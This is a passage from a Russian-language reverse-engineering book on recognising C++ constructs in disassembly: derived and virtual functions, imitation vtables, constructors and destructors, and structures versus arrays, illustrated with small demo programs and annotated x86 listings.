Идентификация производных *невиртуальных* функций — весьма тонкий момент. На первый взгляд, коль они вызываются как и обычные С-функции, распознать, в каком классе была объявлена та или иная функция, невозможно — компилятор уничтожает эту информацию еще на стадии компиляции. Уничтожает, да не всю! Перед каждым вызовом функции (не важно, производной или нет) в обязательном порядке формируется указатель `this` — на тот случай, если он понадобится функции, указывающей на объект, из которого вызывается данная функция. Для производных функций указатель `this` хранит смещение производного, а не базового объекта. Вот и зацепка! Если функция вызывается с различными указателями `this` — это производная функция.

Сложнее выяснить, от какого объекта она происходит. Универсальных решений нет, но если выделить объект `A` с функциями `f1()`, `f2()`,… и объект `B` с функциями `f1()`, `f3()`, `f4()`…, то можно смело утверждать, что `f1()` — функция, производная от класса `A`. Правда, если из экземпляра класса функция `f1()` не вызывалась ни разу, то определить, производная она или нет, не удастся.

Рассмотрим пример идентификации производных функций, приведенный в листинге 13.11.

Листинг 13.11. Демонстрация идентификации производных функций

```
#include <stdio.h>

class Base{
 public:
        void base_demo(void)
        {
                printf("BASE DEMO\n");
        };

        void base_demo_2(void)
        {
                printf("BASE DEMO 2\n");
        };
};

class Derived: public Base{
 public:
        void derived_demo(void)
        {
```

```
                printf("DERIVED DEMO\n");
        };

        void derived_demo_2(void)
        {
                printf("DERIVED DEMO 2\n");
        };
};
```

Результат компиляции этого примера в общем случае должен выглядеть, как показано в листинге 13.12.

Листинг 13.12. Результат компиляции примера, приведенного в листинге 13.11

```
main   proc near                                ; CODE XREF: start+AF↓p
       push    esi
       push    1
       call    ??2@YAPAXI@Z                     ; operator new(uint)
       ; Создаем новый экземпляр некоторого объекта. Пока мы еще не знаем,
       ; какого. Пусть это будет объект A

       mov     esi, eax                         ; ESI = *a
       add     esp, 4
       mov     ecx, esi                         ; ECX = *a (this)
       call    BASE_DEMO
       ; Вызываем BASE_DEMO, обращая внимание на то, что this указывает на
       ; 'a'/

        mov    ecx, esi                         ; ECX = *a (this)
        call   BASE_DEMO_2
       ; Вызываем BASE_DEMO_2, обращая внимание на то, что this указывает на
       ; 'a'.

        push   1
        call   ??2@YAPAXI@Z                     ; operator new(uint)
        ; Создаем еще один экземпляр некоторого объекта, назовем его b

       mov     esi, eax                         ; ESI = *b
       add     esp, 4
       mov     ecx, esi                         ; ECX = *b (this)
       call    BASE_DEMO
       ; Ага! Вызываем BASE_DEMO, но на этот раз this указывает на b,
       ; значит, BASE_DEMO связана родственными отношениями и с 'a' и с 'b'

       mov     ecx, esi
       call    BASE_DEMO_2
       ; Ага! Вызываем BASE_DEMO_2, но на этот раз this указывает на b,
       ; значит, BASE_DEMO_2 связана родственными отношениями и с 'a' и с 'b'

       mov     ecx, esi
       call    DERIVED_DEMO
       ; Вызываем DERIVED_DEMO. Указатель this указывает на b, и никаких
       ; родственных связей DERIVED_DEMO с 'a' не замечено. Указатель this
       ; никогда не указывал на 'a' при ее вызове

       mov    ecx, esi
       call   DERIVED_DEMO_2
```

```
        ; Аналогично...

        pop   esi
        retn
main    endp
```

Итак, идентификация невиртуальных производных функций — вполне реальное дело. Единственная сложность — отличить экземпляры двух различных объектов от экземпляров одного и того же объекта.

Что же касается идентификации производных виртуальных функций — об этом уже рассказывалось ранее. Производные виртуальные функции вызываются в два этапа — на первом в экземпляр объекта заносится смещение виртуальной таблицы базового класса, а затем оно замещается смещением виртуальной таблицы производного класса. Даже если компилятор оптимизирует код, оставшейся избыточности все равно с лихвой хватит, чтобы отличить производные функции от остальных.

Идентификация виртуальных таблиц

Теперь, основательно освоившись с виртуальными таблицами и функциями, рассмотрим очень коварный вопрос — всякий ли массив указателей на функции есть виртуальная таблица? Разумеется, нет! Ведь косвенный вызов функции через указатель — частое дело в практике программиста. Массив указателей на функции… хм, конечно типичным его не назовешь, но и такое в жизни встречается!

Рассмотрим пример, приведенный в листинге 13.13. Разумеется, пример этот — кривой и наигранный. Однако чтобы продемонстрировать ситуацию, в которой массив указателей жизненно необходим, пришлось бы написать не одну сотню строк кода.

Листинг 13.13. Демонстрация имитации виртуальных таблиц

```
#include <stdio.h>

void demo_1(void)
{
        printf("Demo 1\n");
}

void demo_2(void)
{
        printf("Demo 2\n");
}

void call_demo(void **x)
{
        ((void (*)(void)) x[0])();
        ((void (*)(void)) x[1])();
}

main()
{
        static void* x[2] =
        { (void*) demo_1,(void*) demo_2};
        // Внимание: если инициализировать массив не при его объявлении,
        // а по ходу программы, т. е. x[0]=(void *) demo_1,...,
        // то компилятор сгенерирует адекватный код, заносящий
        // смещения функций в ходе выполнения программы, что будет
```

```
        // совсем не похоже на виртуальную таблицу!
        // Напротив, инициализация при объявлении помещает уже
        // готовые указатели в сегмент данных, смахивая на настоящую
        // виртуальную таблицу (и экономя такты процессора к тому же).

        call_demo(&x[0]);
}
```

А теперь рассмотрим результат компиляции этого примера (листинг 13.14) и проверим, сможем ли мы отличить "рукотворную" таблицу указателей от настоящей.

Листинг 13.14. Результат компиляции примера, демонстрирующего имитацию виртуальных таблиц

```
main    proc near                       ; CODE XREF: start+AF↓p
     push    offset Like_VTBL
     call    demo_call
     ; Ага, функции передается указатель на нечто очень похожее на
     ; виртуальную таблицу. Но мы-то, уже умудренные опытом, с легкостью
     ; раскалываем эту грубую подделку. Во-первых, указатели на VTBL так
     ; просто не передаются, (там не такой тривиальный код), во-вторых, они
     ; передаются не через стек,а через регистр. В-третьих, указатель на
     ; виртуальную таблицу ни одним существующим компилятором не
     ; используется непосредственно, а помещается в объект. Тут же нет ни
     ; объекта, ни указателя this. Словом, это не виртуальная
     ; таблица, хотя на первый взгляд очень на нее
     ; похожа...

     pop     ecx
     retn
main   endp

demo_call    proc near                  ; CODE XREF: sub_0_401030+5↑p

arg_0 = dword ptr  8
; Указатель — аргумент, а к виртуальным таблицам идет обращение
; через регистр...

     push    ebp
     mov     ebp, esp
     push    esi
     mov     esi, [ebp+arg_0]
     call    dword ptr [esi]
     ; Происходит двухуровневый вызов функции — по указателю на массив
     ; указателей на функцию, что характерно для вызова виртуальных функций.
     ; Но, опять-таки слишком тривиальный код, — вызов виртуальных функций
     ; сопряжен с большой избыточностью, а во-вторых, опять нет указателя
     ; this

     call    dword ptr [esi+4]
; Аналогично — слишком просто для вызова виртуальной функции

     pop     esi
     pop     ebp
     retn
demo_call    endp
```

```
Like_VTBL    dd offset demo_1          ; DATA XREF:main↑
             dd offset demo_2
     ; Массив указателей внешне похож на виртуальную таблицу, но
     ; расположен "не там" где обычно располагаются виртуальные таблицы
```

Обобщая выводы, разбросанные по комментариям, повторим основные признаки "подделки" еще раз:

- Слишком тривиальный код, — минимум используемых регистров и никакой избыточности, обращение к виртуальным таблицам происходит куда витиеватее
- Указатель на виртуальную функцию заносится в экземпляр объекта, и передается он не через стек, а через регистр[6].
- Отсутствует указатель `this`, всегда подготавливаемый перед вызовом виртуальной функции.
- Виртуальные функции и статические переменные располагаются в различных местах сегмента данных — поэтому сразу можно отличить одни от других.

А можно ли так организовать вызов функции по ссылке, чтобы компиляция программы давала код, идентичный вызову виртуальной функции? Как сказать… Теоретически да, но практически — едва ли такое удастся осуществить (а уж непреднамеренно — тем более). Код вызова виртуальных функций в связи с большой избыточностью очень специфичен и легко различим "на глаз". Легко сымитировать общую технику работы с виртуальными таблицами, но без ассемблерных вставок воспроизвести ее в точности невозможно.

Вообще же, как мы видим, работа с виртуальными функциями сопряжена с огромной избыточностью и "тормозами", а их анализ связан с большими трудозатратами — приходится постоянно держать в голове множество указателей и помнить, какой из них на что указывает. Но, как бы там ни было, никаких принципиально неразрешимых преград перед исследователем не стоит.

[6] Более подробную информацию по данному вопросу см. в *главе 16, "Идентификация this"*.



Глава 14

Идентификация конструктора и деструктора

Конструктор (constructor), в силу своего автоматического вызова при создании нового экземпляра объекта, — первая по счету вызываемая функция объекта. Так какие же сложности могут возникнуть при его идентификации? Камень преткновения в том, что конструктор *факультативен*, т. е. может присутствовать в объекте, а может и не присутствовать. Поэтому совсем не факт, что первая вызываемая функция окажется конструктором!

Заглянув в описание языка C++, можно обнаружить, что конструктор не возвращает никакого значения, что нехарактерно для обычных функций. Однако само по себе это свойство встречается все же не настолько редко, чтобы однозначно идентифицировать конструктор. Как же тогда быть?

Выручает то обстоятельство, что по стандарту конструктор не должен автоматически вызывать исключения, даже если отвести память под объект не удалось. Реализовать это требование можно множеством различных способов, но все известные компиляторы просто помещают перед вызовом конструктора проверку на нулевой указатель, передавая ему управление *только* при удачном выделении памяти для объекта. Напротив, все остальные функции объекта вызываются всегда — даже при неудачной попытке выделения памяти. Вернее, делается *попытка их вызова*, но нулевой указатель, возвращенный при ошибке отведения памяти, при первой же попытке обращения вызывает исключение, передавая "бразды правления" обработчику соответствующей исключительной ситуации.

Таким образом, функция, "окольцованная" проверкой нулевого указателя, и есть конструктор, а не что-то иное. Теоретически, впрочем, подобная проверка может присутствовать и при вызове других функций, конструкторами не являющихся, но в реальной жизни эта ситуация встречается крайне редко.

Деструктор (destructor), как и конструктор, факультативен, т. е. последняя вызываемая функция объекта не обязательно будет представлять собой деструктор. Тем не менее, отличить деструктор от любой другой функции очень просто — он вызывается только при результативном создании объекта (т. е. успешном выделении памяти) и игнорируется в противном случае. Это — документированное свойство языка, следовательно, оно обязательно к реализации всеми компиляторами. Таким образом, в код помещается такое же "кольцо", как и у конструктора, но никакой путаницы при этом не возникает, т. к. конструктор вызывается всегда первым (если он есть), а деструктор — последним.

Особый случай представляет объект, целиком состоящий из одного конструктора (или деструктора) — хотя и в этой ситуации вполне возможно разобраться, с чем мы имеем дело. За вызовом конструктора практически всегда присутствует код, обнуляющий указатель `this` в случае неудачного выделения памяти, в то время, как у деструктора этого нет! Далее — деструктор обычно вызывается не непосредственно из материнской процедуры, а из функции-обертки, вызывающей помимо деструктора и оператор `delete`, освобождающий занятую объектом память. Таким образом, отличить конструктор от деструктора вполне реально.

Проиллюстрируем сказанное практическим примером (листинг 14.1).

Листинг 14.1. Демонстрация конструктора и деструктора

```
#include <stdio.h>

class MyClass{
 public:
        MyClass(void);
        void demo(void);
        ~MyClass(void);

};

MyClass::MyClass()
{
        printf("Constructor\n");
}

MyClass::~MyClass()
{
        printf("Destructor\n");
}

void MyClass::demo(void)
{
        printf("MyClass\n");
}

main()
{
        MyClass *zzz = new MyClass;
        zzz->demo();
        delete zzz;

}
```

Результат компиляции этого примера в общем случае должен выглядеть, как показано в листинге 14.2.

Листинг 14.2. Результат компиляции примера, приведенного в листинге 14.1

```
Constructor     proc            near            ; CODE XREF: main+11↓p
; Функция конструктора. То, что это именно конструктор, можно понять из
; реализации его вызова.

    push        esi
    mov         esi, ecx
    push        offset aConstructor             ; "Constructor\n"
    call        printf
    add         esp, 4
    mov         eax, esi
    pop         esi
    retn
Constructor     endp

Destructor      proc near                       ; CODE XREF: __destructor+6↓p
```

```
; Функция деструктора. То, что это именно деструктор, можно понять из
; реализации его вызова.
    push        offset aDestructor            ; "Destructor\n"
    call        printf
    pop         ecx
    retn
Destructor      endp

demo            proc            near          ; CODE XREF: main+1E↓p
; Обычная функция demo
    push        offset aMyclass               ; "MyClass\n"
    call        printf
    pop         ecx
    retn
demo            endp


main            proc            near          ; CODE XREF: start+AF↓p
    push        esi
    push        1
    call        ??2@YAPAXI@Z                  ; operator new(uint)
     add        esp, 4
    ; Выделяем память для нового объекта,
    ; точнее, ***пытаемся*** это сделать

    test        eax, eax
    jz          short loc_0_40105A
    ; Проверка успешности выделения памяти для объекта.
    ; Обратите внимание: куда направлен jump.
    ; Он направлен на инструкцию XOR ESI,ESI, обнуляющую указатель на
    ; объект. При попытке использования нулевого указателя возникнет
    ; исключение, но конструктор не должен вызывать исключение, даже если
    ; память под объект отвести не удалось. Поэтому конструктор
    ; получает управление только при успешном отводе памяти!
    ; Следовательно, функция, находящаяся до XOR ESI,ESI, и есть
    ; конструктор! И мы сумели надежно идентифицировать ее.

    mov         ecx, eax
    ; Готовим указатель this

    call        Constructor
    ; Эта функция — конструктор, т. к. вызывается только при удачном отводе
    ; памяти.

    mov         esi, eax
    jmp         short loc_0_40105C

loc_0_40105A:                                 ; CODE XREF: main+D↑j
    xor         esi, esi
    ; Обнуляем указатель на объект, чтобы вызвать исключение при попытке его
    ; использования.
    ; ***Внимание***: конструктор никогда не вызывает исключения, поэтому,
    ; нижележащая функция гарантированно не является конструктором

loc_0_40105C:                                 ; CODE XREF: main+18↑j
```

```
    mov         ecx, esi
    ; Готовим указатель this

    call        demo
    ; Вызываем обычную функцию объекта

    test        esi, esi
    jz          short loc_0_401070
    ; Проверка указателя this на NULL. Деструктор вызываться только в том
    ; случае, если память под объект была отведена (если же она не была
    ; отведена, то и освобождать нечего). Таким образом,
    ; следующая функция — именно деструктор, а не что-нибудь еще.

    push        1
    ; Количество байт для освобождения (необходимо для delete)

    mov         ecx, esi
    ; Готовим указатель this

    call        __destructor
    ; Вызываем деструктор

loc_0_401070:                                   ; CODE XREF: main+25↑j
    pop         esi
    retn
main            endp


__destructor    proc near                       ; CODE XREF: main+2B↑p
; Функция деструктора. Обратите внимание, что деструктор обычно вызывается
; из той же функции, что и delete (хотя так бывает и не всегда, но очень
; часто).

arg_0 = byte ptr  8
    push        ebp
    mov         ebp, esp
    push        esi
    mov         esi, ecx
    call        Destructor
    ; Вызываем функцию деструктора, определенную пользователем.

    test       [ebp+arg_0], 1
    jz         short loc_0_40109A
    push       esi
    call       ??3@YAXPAX@Z                     ; operator delete(void *)
    add        esp, 4
    ; Освобождаем память, ранее выделенную объекту.


loc_0_40109A:                                   ; CODE XREF: __destructor+F↑j
    mov         eax, esi
    pop         esi
    pop         ebp
    retn        4
__destructor    endp
```

Объекты в автоматической памяти — ситуация, когда конструктор/деструктор идентифицировать невозможно

Если объект размещается в стеке (автоматической памяти), то никаких проверок успешности ее выделения не выполняется, и вызов конструктора становится неотличим от вызова остальных функций. Аналогичная ситуация возникает и с деструктором — стековая память автоматически освобождается по завершению функции, а вместе с ней автоматически уничтожается и сам объект, причем вызова `delete` не происходит, так как `delete` применяется только для удаления объектов из кучи.

Чтобы убедиться в этом, модифицируем функцию `main` из нашего примера (см. листинг 14.1) следующим образом (листинг 14.3).

Листинг 14.3. Модифицированная функция main, размещающая объект в стеке

```
main()
{
        MyClass zzz;
        zzz.demo();
}
```

Результат компиляции модифицированного примера в общем случае должен выглядеть так, как показано в листинге 14.4.

Листинг 14.4. Результат компиляции модифицированного примера, демонстрирующего ситуацию, когда конструктор и деструктор идентифицировать невозможно

```
main    proc    near                            ; CODE XREF: start+AF↓p

var_4 = byte ptr -4
; Локальная переменная zzz — экземпляр объекта MyClass

    push    ebp
    mov     ebp, esp
    push    ecx
    lea     ecx, [ebp+var_4]
    ; Подготавливаем указатель this

    call    constructor
    ; Вызываем конструктор, как и обычную функцию!
    ; Догадаться, что это конструктор, можно разве что по его содержимому
    ; (обычно конструктор инициализирует объект), да и то неуверенно.

    lea     ecx, [ebp+var_4]
    call    demo
    ; Вызываем функцию demo, — обратите внимание, ее вызов ничем не
    ; отличается от вызова конструктора!

    lea     ecx, [ebp+var_4]
    call    destructor
    ; Вызываем деструктор — его вызов, как мы уже поняли, ничем
    ; характерным не отмечен.

    mov     esp, ebp
    pop     ebp
    retn
main        endp
```

Идентификация конструктора/деструктора в глобальных объектах

Глобальные объекты (также называемые *статическими объектами*) размещаются в сегменте данных еще на стадии компиляции. Стало быть, ошибки выделения памяти в принципе невозможны, и выходит, что по аналогии со стековыми объектами, надежно идентифицировать конструктор/деструктор нельзя и здесь? А вот и нет!

Глобальный объект, в силу свой глобальности, доступен из многих точек программы, но его конструктор должен вызываться лишь *однажды*. Как можно это обеспечить? Конечно, возможны различные варианты реализации, но большинство компиляторов идут по простейшему пути, используя для этой цели глобальную переменную-флаг, изначально равную нулю, а перед первым вызовом конструктора увеличивающуюся на единицу (в более общем случае — устанавливающуюся в `TRUE`). При повторных итерациях остается проверить — равен ли флаг нулю, и если нет — пропустить вызов конструктора. Таким образом, конструктор вновь "окольцовывается" условным переходом, что позволяет безошибочно отличить его от всех остальных функций.

С деструктором ситуация обстоит еще проще — раз объект глобальный, то он уничтожается только при завершении программы. А кто это может отследить, кроме подсистемы времени исполнения? Специальная функция, такая как `_atexit`, принимает на вход указатель на конструктор, запоминает его, а затем вызывает при возникновении в этом необходимости. Интересный момент — `_atexit` (или другая подобная функция, использующаяся в вашем конкретном случае) должна быть вызвана лишь однократно. И, чтобы не вводить еще один флаг, она вызывается сразу же после вызова конструктора! На первый взгляд, объект может показаться состоящим из одних конструктора/деструктора, но это не так! Не забывайте, что `_atexit` не передает немедленно управление на код деструктора, а только запоминает его указатель для дальнейшего использования!

Таким образом, конструктор/деструктор глобального объекта идентифицируются очень просто, что и доказывает пример, приведенный в листинге 14.5.

Листинг 14.5. Пример, иллюстрирующий идентификацию конструктора и деструктора глобального объекта

```
main()
{
        static MyClass zzz;
        zzz.demo();

}
```

Результат компиляции этого примера в общем случае должен выглядеть так, как показано в листинге 14.6.

Листинг 14.6. Результат компиляции примера, иллюстрирующего идентификацию конструктора и деструктора глобального объекта

```
main    proc    near                    ; CODE XREF: start+AF↓p
     mov     cl, byte_0_4078E0          ; Флаг инициализации экземпляра объекта
     mov     al, 1
     test    al, cl
     ; Объект инициализирован?

     jnz     short loc_0_40106D
     ; --> да, инициализирован, — не вызываем конструктор

     mov     dl, cl
```

```
    mov     ecx, offset unk_0_4078E1     ; Экземпляр объекта
    ; Готовим указатель this

    or      dl, al
    ; Устанавливаем флаг инициализации в TRUE
    ; и вызываем конструктор

    mov     byte_0_4078E0, dl       ; Флаг инициализации экземпляра объекта
    call    constructor
    ; Вызов конструктора.
    ; Обратите внимание, что если экземпляр объекта уже инициализирован,
    ; (см. проверку выше) конструктор не вызывается.
    ; Таким образом, его очень легко отождествить!

    push    offset thunk_destructo
    call    _atexit
    add     esp, 4
    ; Передаем функции _atexit указатель на деструктор,
    ; который она должна вызвать по завершении программы.

loc_0_40106D:                            ; CODE XREF: main+A↑j
    mov     ecx, offset unk_0_4078E1     ; Экземпляр объекта
    ; Готовим указатель this

    jmp                     demo
    ; Вызываем demo

main      endp

thunk_destructo:                         ; DATA XREF: main+20↑o
    ; Переходник к функции-деструктору

    mov     ecx, offset unk_0_4078E1     ; Экземпляр объекта
    jmp     destructor

byte_0_4078E0   db 0              ; DATA XREF: main↑r main+15↑w
                                  ; Флаг инициализации экземпляра объекта
unk_0_4078E1    db 0              ; DATA XREF: main+E↑o main+2D↑o
                                  ...
                                  ; экземпляр объекта
```

Аналогичный код генерирует и Borland C++. Единственное отличие — более хитрый вызов деструктора. Вызовы всех деструкторов помещены в специальную процедуру, которая выдает себя тем, что обычно располагается перед библиотечными функциями (или в непосредственной близости от них), так что идентифицировать ее очень легко. Смотрите сами (листинг 14.7).

Листинг 14.7. Результат компиляции примера, иллюстрирующего идентификацию конструктора и деструктора глобального объекта с помощью компилятора Borland C++

```
_main     proc     near                      ; DATA XREF: DATA:00407044↓o
      push     ebp
      mov      ebp, esp
      cmp      ds:byte_0_407074, 0           ; Флаг инициализации объекта
      jnz      short loc_0_4010EC
      ; Если объект уже инициализирован — конструктор не вызывается

      mov      eax, offset unk_0_4080B4      ; Экземпляр объекта
```

```
        call    constructor
        inc     ds:byte_0_407074              ; Флаг инициализации объекта
        ; Увеличиваем флаг на единицу, возводя его в TRUE

loc_0_4010EC:                                 ; CODE XREF: _main+A↑j
        mov     eax, offset unk_0_4080B4      ; Экземпляр объекта
        call    demo
        ; Вызов функции demo

        xor     eax, eax
        pop     ebp
        retn
_main   endp

call_destruct   proc near                     ; DATA XREF: DATA:004080A4↓o
; Эта функция содержит в себе вызовы всех деструкторов глобальных объектов,
; Поскольку вызов каждого деструктора "окольцован" проверкой флага
; инициализации, эту функцию легко идентифицировать — только она содержит
; подобный код (вызовы конструкторов обычно разбросаны по всей программе).

        push    ebp
        mov     ebp, esp
        cmp     ds:byte_0_407074, 0           ; Флаг инициализации объекта
        jz      short loc_0_401117
        ; Объект был инициализирован?

        mov     eax, offset unk_0_4080B4      ; Экземпляр объекта
        ; Готовим указатель this

        mov     edx, 2
        call    destructor
        ; Вызываем деструктор

loc_0_401117:                                 ; CODE XREF: call_destruct+A↑j
        pop     ebp
        retn
call_destruct   endp
```

Виртуальный деструктор

Деструктор тоже может быть виртуальным! А почему бы и нет? Это бывает полезно, когда экземпляр производного класса удаляется через указатель на базовый объект. Поскольку виртуальные функции связаны с классом объекта, а не с классом указателя, то вызывается виртуальный деструктор, связанный с типом объекта, а не с типом указателя. Впрочем, эти тонкости относятся к непосредственному программированию, а исследователей в первую очередь интересует: как идентифицировать виртуальный деструктор. О, это просто — виртуальный деструктор совмещает в себе свойства обычного деструктора и виртуальной функции[1].

Виртуальный конструктор

Виртуальный конструктор?! А что, разве есть такой? Ничего подобного стандартный C++ не поддерживает. *Непосредственно не поддерживает*. И, когда виртуальный конструктор позарез требуется программистам (впрочем, бывает это лишь в весьма экзотических случаях), они прибегают к ручной эмуляции некоторого его подобия. В специально выделенную для этих целей вир-

[1] Эти вопросы подробно рассматривались в *главе 13*, *"Идентификация виртуальных функций"*.

туальную функцию (не конструктор!) помещается приблизительно следующий код: `return new` ***`имя класса`*** `(*this)`. Этот трюк кривее, чем бумеранг, но… он работает. Разумеется, существуют и другие решения.

К сожалению, подробное их обсуждение выходит далеко за рамки данной книги и требует глубокого знания C++ (гораздо более глубокого, чем у рядового разработчика).

Итак, идентификация виртуального конструктора в силу отсутствия самого понятия — в принципе *невозможна*. Его эмуляция насчитывает десятки решений (если не больше), простое перечисление которых — это уже проблема! Впрочем, этого и не нужно делать — в большинстве случаев виртуальные конструкторы представляют собой виртуальные функции, принимающие в качестве аргумента указатель `this` и возвращающие указатель на новый объект. Не слишком-то надежно для идентификации, но все же лучше, чем ничего.

Конструктор раз, конструктор два…

Объект может иметь и более одного конструктора (и очень часто именно так и бывает). Однако это никак не влияет на анализ. Сколько бы конструкторов ни присутствовало, — для каждого экземпляра объекта всегда вызывается только один, выбранный компилятором в зависимости от формы объявления объекта. Единственная деталь — различные экземпляры объекта могут вызывать различные конструкторы — будьте внимательны!

Пустой конструктор

Некоторые ограничения конструктора (в частности, отсутствие возвращаемого значения) привели к появлению стиля программирования "*пустой конструктор*". Конструктор умышленно оставляется пустым, а весь код инициализации помещается в специальную функцию-член, как правило, называемую `Init`. Обсуждение сильных и слабых сторон такого стиля — предмет отдельного разговора, выходящего за рамки данной книги. Исследователям достаточно знать, что такой стиль существует и что он активно используется не только отдельными программистами, но и крупнейшими компаниями-гигантами (например, той же Microsoft). Поэтому, встретив вызов пустого конструктора, — не удивляйтесь, — это нормально, и ищите функцию инициализации среди обычных членов.



Глава 15

Идентификация объектов, структур и массивов

Внутреннее представление объектов очень похоже на представление структур в языке C (по большому счету, объекты и есть структуры), поэтому рассмотрим их идентификацию в одной главе.

Идентификация структур

Структуры очень популярны среди программистов — позволяя объединить "под одной крышей" родственные данные, они делают листинг программы более наглядным, упрощая его понимание. Соответственно, идентификация структур при дизассемблировании облегчает анализ кода. К великому сожалению исследователей, структуры как таковые существуют только в исходном тексте программы и практически полностью "перемалываются" при ее компиляции, становясь неотличимыми от обычных, никак не связанных друг с другом переменных.

Рассмотрим пример, приведенный в листинге 15.1.

Листинг 15.1. Пример, демонстрирующий уничтожение структур на стадии компиляции

```
#include <stdio.h>
#include <string.h>

struct zzz
{
        char s0[16];
        int a;
        float f;
};


func(struct zzz y)
// Понятно, что передачи структуры по значению лучше избегать,
// но здесь это сделано умышленно для демонстрации скрытого создания
// локальной переменной.
{
        printf("%s %x %f\n",&y.s0[0], y.a, y.f);
}

main()
{
        struct zzz y;
        strcpy(&y.s0[0],"Hello,Sailor!");
        y.a=0x666;
        y.f=6.6;
        func(y);
}
```

Результат компиляции примера в листинге 15.1 в общем случае должен выглядеть так, как показано в листинге 15.2.

Листинг 15.2. Результат компиляции примера, приведенного в листинге 15.1

```
main    proc                    near            ; CODE XREF: start+AF↓p

var_18 = byte ptr -18h
var_8 = dword ptr -8
var_4 = dword ptr -4
; Члены структуры неотличимы от обычных локальных переменных

    push   ebp
    mov    ebp, esp
    sub    esp, 18h
    ; Резервирование места в стеке для структуры

    push   esi
    push   edi
    push   offset aHelloSailor              ; "Hello,Sailor!"

    lea    eax, [ebp+var_18]
    ; Указатель на локальную переменную var_18.
    ; Следующая за ней переменная расположена по смещению 8,
    ; следовательно, 0x18-0x8=0x10 — шестнадцать байт — именно столько
    ; занимает var_18, что намекает на то, что это — строка[1].

    push   eax
    call   strcpy
    ; копирование строки из сегмента данных в локальную переменную-член
    ; структуры.

    add    esp, 8
    mov    [ebp+var_8], 666h
    ; Занесение в переменную типа DWORD значения 0x666

    mov    [ebp+var_4], 40D33333h
    ; Это значение в формате float равно 6.6[2]

    sub    esp, 18h
    ; Резервируем место для скрытой локальной переменной, которая
    ; используется компилятором для передачи функции экземпляра структуры
    ; по значению[3].

    mov    ecx, 6
    ; Будет скопировано 6 двойных слов, т. е. 24 байта
    ; 16 — на строку и по четыре на float и int

    lea    esi, [ebp+var_18]
    ; Получаем указатель на копируемую структуру
```

[1] Более подробно этот вопрос будет обсуждаться в *главе 25*, *"Идентификация литералов и строк"*.
[2] Более подробно этот вопрос будет обсуждаться в *главе 19*, *"Идентификация аргументов функций"*.
[3] Более подробную информацию по данному вопросу можно найти в *главе 22*, *"Идентификация регистровых и временных переменных"*.

```
    mov     edi, esp
    ; Получаем указатель на только что созданную скрытую локальную переменную

    repe    movsd
    ; Копируем!

    call    func
    ; Вызываем функцию.
    ; Передачи указателя на скрытую локальную переменную не происходит —
    ; она и так находится на верху стека.

    add     esp, 18h
    pop     edi
    pop     esi
    mov     esp, ebp
    pop     ebp
    retn
main    endp
```

А теперь заменим структуру последовательным объявлением тех же самых переменных (листинг 15.3).

Листинг 15.3. Пример, демонстрирующий сходство структур с обычными локальными переменными

```
main()
{
       char s0[16];
       int a;
       float f;

       strcpy(&s0[0],"Hello,Sailor!");
       a=0x666;
       f=6.6;
}
```

Результат компиляции этого примера представлен в листинге 15.4. Сравним этот листинг с результатом, показанным в листинге 15.2.

Листинг 15.4. Результат компиляции примера, приведенного в листинге 15.3

```
main    proc    near                    ; CODE XREF: start+AF↓p

var_18 = dword ptr -18h
var_14 = byte ptr -14h
var_4 = dword ptr -4
; Ага, кажется, есть какое-то различие! Действительно, локальные переменные
; помещены в стек не в том порядке, в котором они были объявлены в
; программе, а как этого захотелось компилятору. Напротив, члены структуры
; обязательно должны помещаться в порядке их объявления.
; Но, поскольку, при дизассемблировании оригинальный порядок следования
; переменных не известен, определить "правильно" ли они расположены или нет,
; увы, не представляется возможным.

    push    ebp
    mov     ebp, esp
    sub     esp, 18h
```

```
    ; Резервируем 0x18 байт стека (как и предыдущем примере).

    push    offset aHelloSailor                     ; "Hello,Sailor!"
    lea     eax, [ebp+var_14]
    push    eax
    call    strcpy
    add     esp, 8
    mov     [ebp+var_4], 666h
    mov     [ebp+var_18], 40D33333h
    ; Смотрите: код аккуратно совпадает байт в байт! Следовательно,
    ; невозможно автоматически отличить структуру от простого скопища
    ; локальных переменных.

    mov     esp, ebp
    pop     ebp
    retn
main    endp

func    proc    near                                ; CODE XREF: main+36↑p

var_8  = qword ptr -8
arg_0  = byte ptr  8
arg_10 = dword ptr  18h
arg_14 = dword ptr  1Ch
; Смотрите: хотя функции передается только один аргумент — экземпляр
; структуры — в дизассемблерном тексте он неотличим от последовательной
; засылки в стек нескольких локальных переменных! Поэтому восстановить
; подлинный прототип функции невозможно!

    push    ebp
    mov     ebp, esp
    fld     [ebp+arg_14]
    ; Загрузить в стек FPU вещественное целое, находящееся по смещению
    ; 0x14 относительно указателя eax.

    sub     esp, 8
 ; Зарезервировать 8 байт пол локальные переменные.

    fstp    [esp+8+var_8]
    ; Передать считанное вещественное значение в локальную переменную

    mov     eax, [ebp+arg_10]
    push    eax
    ; Прочитать только что "переданную" вещественную переменную
    ; и затолкать ее в стек.

    lea     ecx, [ebp+arg_0]
    ; Получить указатель на первый аргумент.

    push    ecx
    push    offset aSXF                             ; "%s %x %f\n"
    call    printf

    add     esp, 14h
    pop     ebp
    retn
func    endp
```

Выходит, отличить структуру от обычных переменных невозможно? Неужто исследователю придется самостоятельно распознавать "родство" данных, порой ошибаясь и неточно воспроизводя исходный текст программы?

Как сказать… И да, и нет одновременно. "*Да*": экземпляр структуры, использующийся в той же единице трансляции, в которой он был объявлен, "развертывается" еще на стадии компиляции в самостоятельные переменные, обращение к которым происходит индивидуально по их фактическим адресам (возможно, относительным). "*Нет*", — если в области видимости находится один лишь указатель на экземпляр структуры. Тогда обращение ко всем членам структуры происходит через указатель на этот экземпляр структуры (т. к. структура не присутствует в области видимости, например, передается другой функции по ссылке, вычислить фактические адреса ее членов на стадии компиляции невозможно).

Постойте, но ведь точно так происходит обращение и к элементам массива, — базовый указатель указывает на начало массива, к нему добавляется смещение искомого элемента относительно начала массива (индекс элемента, умноженный на его размер). Результат вычислений и будет фактическим указателем на искомый элемент!

Единственное фундаментальное отличие массивов от структур состоит в том, что массивы *гомогенны* (т. е. состоят из элементов одинакового типа), а структуры *могут быть* как гомогенными, таки *гетерогенными* (состоящими из элементов различных типов). Таким образом, задача идентификации структур и массивов сводится: во-первых, к выделению ячеек памяти, адресуемых через общий для всех них базовый указатель, и, во-вторых, к определению типа этих переменных. Если удается выделить более одного типа — скорее всего перед нами структура, в противном случае это с равным успехом может быть и структурой, и массивом, — тут уж приходится смотреть по обстоятельствам.

